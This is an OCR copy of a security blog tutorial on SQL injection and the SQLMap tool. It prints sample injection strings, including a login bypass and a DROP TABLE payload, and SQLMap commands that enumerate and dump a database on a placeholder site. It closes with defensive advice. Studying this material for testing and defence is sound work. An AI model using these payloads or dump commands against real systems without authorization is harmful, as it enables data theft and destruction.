
Published in Stealth Security

Manish Shivanandhan Follow

Dec 8 · 6 min read ·

Taking Over Databases using SQL Map — SQL Injection Attacks

SQLMap can help identify SQL injection vulnerabilities in web applications. Learn how to exploit and take over databases in this practical tutorial.



Databases are the backbone of any application. Databases provide a way to store and

organize large amounts of data in a way that can be easily accessed, managed, and updated.

From small businesses to large-scale enterprises, databases play a critical role in keeping the systems up and running. Malicious actors always look for control of databases during cyberattacks.

There are many varieties of databases. SQL systems like MYSQL and Postgresql are the common ones while MongoDB is increasing in popularity.

If someone takes control of a database, they take control of the business. So it is important we learn how to secure and protect our database systems.

If you are new to databases and SQL, you can learn the basics of SQL here. It is important to know how SQL works before working with SQLMap.

In this article, we will learn about the database takeover tool called SQLMap. We will start by learning how SQL injection works followed by installing SQLMap. We will then learn how to audit and exploit SQL databases with SQLMap.

What is SQL Injection

SQL injection is a type of cyber attack in which an attacker inserts malicious code into an SQL statement. If successful, it will help the attacker to gain access to sensitive data in a database. Once the attacker takes control of the database, they can steal, modify or even delete the data.

Here are a few scenarios of SQL Injection.

- An attacker might insert a malicious piece of code into a login form. For example, if the login form expects the user to enter their username and password, the attacker might enter a username like admin' OR '1'='1. This will always evaluate to true and allow the attacker to log in without knowing the actual password.
- An attacker might insert a malicious piece of code into a search form. For example, if the search form expects the user to enter a keyword, the attacker can enter a keyword like ' OR '1'='1. This will return all the records from the database,

rather than the ones that match the keyword.

- An attacker can insert a malicious piece of code into a form that allows users to update their information. For example, if the form expects the user to enter their phone number, the attacker might enter a phone number like '; DROP TABLE users; — ,. This will delete the entire users table from the database.

These are just a few examples of SQL injection attacks. There are many other ways that attackers can use these techniques to gain access to a database. Databases that are not updated/maintained regularly will often be vulnerable to SQL injection attacks.

What is SQL Map

SQLmap is an open-source tool that automatically finds and exploits SQL injection vulnerabilities. We can use it to test web applications for SQL injection vulnerabilities and gain access to a vulnerable database.

SQLmap is a favorite tool among pen-testers for its ease of use and flexibility. It is written in Python and runs on Windows, Linux, and Mac OS.

We can use SQLmap to perform a wide range of attacks. This includes database fingerprinting, data extraction, and even taking over an entire database. We can also use it to bypass login forms and execute arbitrary commands on the underlying operating system.

Installing SQLMap

SQLMap comes pre-installed in Kali Linux and Parrot OS. To install SQLMap in Ubuntu / Debian-based systems, use the apt package manager.

```
apt install sqlmap
```

To install SQLMap on Mac, we can use Homebrew.

```
brew install sqlmap
```

If you are using other platforms, you can find the installation instructions here.


Once installation is complete, we can check the help menu using the `-h` command. This will also be a handy reference when working with SQLMap.

```
sqlmap -h
```

SQLMap help menu

SQLMap also provides a detailed help menu. We can access it using the `-hh` command.

```
sqlmap -hh
```



SQLMap advanced help menu

Now that we have installed SQLMap, let's look at how to work with it.

Working with SQL Map

Sqlmap is a tool used for the automated exploitation of SQL injection vulnerabilities. We can use SQLMap to test websites and databases for vulnerabilities and exploit those vulnerabilities to take over the database.

To use Sqlmap, we first need to identify a website or database that is vulnerable to SQL injection. We can either do it manually or use Sqlmap to scan the website. Once we have identified a vulnerable website or database, we can use Sqlmap to exploit it.

Here is the basic SQLMap command.

```
$ sqlmap -u [URL] -p [parameter] --dbs
```

This command will tell Sqlmap to scan the specified URL and parameter for vulnerabilities. This includes exposing data, updating data, or even dumping the entire database.


The simplest way to check if a website is vulnerable to SQL injection is via query parameters. Let's assume a website lists user information using an id parameter. eg. testsite.com/page.php?id=1

This can be passed as input to Sqlmap and Sqlmap will automatically scan the site to see if the database is vulnerable. Here is the command.

```
sqlmap -u http://testsite.com/page.php?id=1 --dbs
```

The -u flag is used to specify an URL and the — dbs command tells SQLMap to try to enumerate the database.

If the attack is successful, SQLMap will list the database used along with the list of tables.



SQLMap output

Once we have gained an initial foothold, we can now work with the database. Here is the command to list the tables in a database.

```
sqlmap -u https://testsite.com/page.php?id=1 -D <db_name> --tables
```

To list the column in a table, we can use this command.

```
sqlmap -u https://testsite.com/page.php?id=7 -D <database_name> -T <table_name>
```

To dump an entire database, this is the command.

```
sqlmap -u https://testsite.com/page.php?id=7 -D <database_name> --dump-all
```

SQLMap provides many other useful commands like setting cookies, cycling user agents, and many others. For more information and a complete list of options, you can refer to the Sqlmap documentation.

Defending against SQL Injection Attacks

To prevent SQL injection attacks, we should follow these steps:

Use parameterized queries

Always use parameterized queries when interacting with a database. This means that we should use placeholders in our SQL statements for any user input. We can then supply the input as a separate parameter when the query is executed. This will prevent an attacker from being able to inject arbitrary SQL into our SQL statements.

Never trust user input

We should always check and sanitize any user input to ensure that it is safe. We must make sure the input does not contain any dangerous characters or malicious code. This will help prevent an attacker from being able to inject SQL queries even if they

are able to find a way to bypass our use of parameterized queries.

Use prepared statements

If the database supports prepared statements, we should use them instead of parameterized queries. Prepared statements are pre-compiled SQL statements. We can execute these statements multiple times with different parameters. This will make it more difficult for an attacker to inject malicious code since the prepared statements are pre-compiled.

Authentication and access controls

We should have strong authentication and access controls to our database. This will ensure that only authorized users are able to access our database and protects it from malicious actors.

Monitoring and alerts

Always watch your database for suspicious activity and set alerts. This includes failed login attempts or high numbers of SQL queries. This can help us detect an SQL injection attack early on, and take appropriate action to stop it.

Summary

Databases are the backbone of every business. Updating, maintaining and securing databases is essential to protect them from malicious actors. SQLmap is a powerful tool that helps us audit database vulnerabilities. It is important for developers and security professionals to be familiar with SQLMap for defending against SQL injection attacks.

Loved this article? Join Stealth Security Weekly Newsletter and get articles delivered to your inbox every Friday. You can also connect with me on Linkedin.